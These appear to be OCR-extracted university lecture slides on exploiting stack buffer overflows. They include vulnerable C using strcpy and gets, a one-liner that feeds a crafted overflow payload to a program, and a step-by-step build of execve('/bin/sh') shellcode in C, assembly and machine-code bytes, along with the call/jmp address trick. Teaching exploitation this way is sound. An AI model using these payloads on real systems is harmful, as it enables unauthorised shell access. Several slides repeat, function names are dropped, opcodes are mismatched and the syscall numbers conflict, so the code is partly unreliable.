
```
  mov %ebp, %esp
  pop %ebp
  ret
```



Exploiting buffer overflows

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

voi          () {
   char buf[256];
   memset(buf, 'A', 255);
   buf[255] = '\x00';
  ((int*)buf)[5] = (int)buf;
   foo(buf);
}
```


```
mov %ebp, %esp
pop %ebp
ret
```



Exploiting buffer overflows

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}
void
   char buf[256];
   memset(buf, 'A', 255);
   buf[255] = '\x00';
  ((int*)buf)[5] = (int)buf;
   foo(buf);
}
```

```
mov %ebp, %esp
pop %ebp
ret
```



What’s the Use?

- If ***you*** control the source?
- If ***you*** run the program?

More realistic vulnerability

```
void main()
{
    char buffer[100];
    printf("Enter name: ");
    gets(buffer);
    printf("Hello, %s!\n", buffer);
}
```

More realistic vulnerability

```
void main()
{
    char buffer[100];
    printf("Enter name: ");
    gets(buffer);
    printf("Hello, %s!\n", buffer);
}

python –c “print ‘\x90’*110 + \
‘\xeb\xfe’ + ‘\x00\xd0\xff\xff’” | \
./a.out
```

Shellcode

- We found a vulnerability (YAY!)…
- Now what?

What does a shell look like?

```
#include <stdio.h>

void main() {
   char *argv[2];

   argv[0] = "/bin/sh";
   argv[1] = NULL;
   execve(argv[0], argv, NULL);
}
```

Run a shell


```
main:
    pushl   %ebp
    movl    %esp, %ebp
    andl    $-16, %esp
    subl    $32, %esp
    movl    $.LC0, 24(%esp)
    movl    $0, 28(%esp)
    movl    24(%esp), %eax
    movl    $0, 8(%esp)
    leal    24(%esp), %edx
    movl    %edx, 4(%esp)
    movl    %eax, (%esp)
    call    execve
    leave
    ret
```

Copy/paste into buffer?

Run a shell

```
main:
    pushl   %ebp
    movl    %esp, %ebp
    andl    $-16, %esp
    subl    $32, %esp
    movl    $.LC0, 24(%esp)
    movl    $0, 28(%esp)
    movl    24(%esp), %eax
    movl    $0, 8(%esp)
    leal    24(%esp), %edx
    movl    %edx, 4(%esp)
    movl    %eax, (%esp)
    call    execve
    leave
    ret
```

Statically include execve



```
<__execve>:
push    %ebp                # ] function
mov     %esp,%ebp           # ] prolog

mov     0x10(%ebp),%edx     # %edx = envp
push    %ebx                # callee save %ebx
mov     0xc(%ebp),%ecx      # %ecx = argv
mov     0x8(%ebp),%ebx      # %ebx = filename
mov     $0xb,%eax           # %eax = 11 (sys_execve)
int     $0x80               # trap to OS
```

…return/error handling omitted our collective sanity

Shellcode TODO list

```
0xbffffda0: “/bin/sh\x00”
0xbffffda8: “\xa0\xfd\xff\xbf\x00\x00\x00\x00”

%eax = 13  (sys_execve)
%ebx = 0xbffffda0     # “/bin/sh”
%ecx = 0xbffffda8     # argv
%edx = 0x00          # NULL
int 0x80
```

Prototype shellcode

```
mov     $0xb,%eax               #sys_execve
mov     $0xbffffba0,%ebx        #addr of some mem
lea     8(%ebx),%ecx            #ecx=ebx+12(argv)
xorl    %edx,%edx               #edx=NULL
movl    $0x6e69622f,(%ebx)      #"/bin"
movl    $0x68732f,4(%ebx)       #"/sh\x00"
mov     %ebx,(%ecx)             #argv[0]="/bin/sh"
mov     %edx,4(%ecx)            #argv[1]=NULL
int     $0x80                   #sys_execve()
```

(assume 0xbffffba0 is on the stack for now and is readable/writeable)

Prototype shellcode

```
b8 0b 00 00 00          mov     $0xb,%eax
bb a0 fb ff bf          mov     $0xbffffba0,%ebx
8d 4b 08                lea     8(%ebx),%ecx
81 d2                   xorl    %edx,%edx
83 c2 04                add     $0x4,%edx
c7 03 2f 62 69 6e       movl    $0x6e69622f,(%ebx)
c7 43 04 2f 73 68 00    movl    $0x68732f,4(%ebx)
89 19                   mov     %ebx,(%ecx)
89 51 04                mov     %edx,4(%ecsx)
cd 80                   int     $0x80
```

Shellcode caveats


- “Forbidden” characters
  - Null characters in shellcode halt strcpy
  - Line breaks halt gets
  - Any whitespace halts scanf

Shellcode TODO list

```
0xbffffda0: "/bin/sh\x00"
0xbffffda8: "\xa0\xfd\xff\xbf\x00\x00\x00\x00"

%eax = 13  (sys_execve)
%ebx = 0xbffffda0     # "/bin/sh"
%ecx = 0xbffffda8     # argv
%edx = 0x00          # NULL
int 0x80
```

Shellcode TODO list


```
0xbffffda0: “/bin/sh\x00”
0xbffffda8: “\xa0\xfd\xff\xbf\x00\x00\x00\x00”

%eax = 13  (sys_execve)
%ebx = 0xbffffda0      # “/bin/sh”
%ecx = 0xbffffda8      # argv
%edx = 0x00          # NULL
int 0x80
```



Call instruction


- x86 ‘call’ instruction supports relative address
  - So does ‘jmp’
- What does the ‘call’ instruction do?

Call instruction trick




```
   jmp end_sc
get_eip:
   …
end_sc:
   call get_eip
```


Call instruction trick




Call instruction trick




Hard to guess address




Hard to guess address




Hard to guess address




Hard to guess address



Hard to guess address



Hard to guess address



Buffer overflows

- Not just for the return address
  - Function pointers
  - Arbitrary data
  - C++: exceptions
  - C++: objects
  - Heap/free list
- Any code pointer!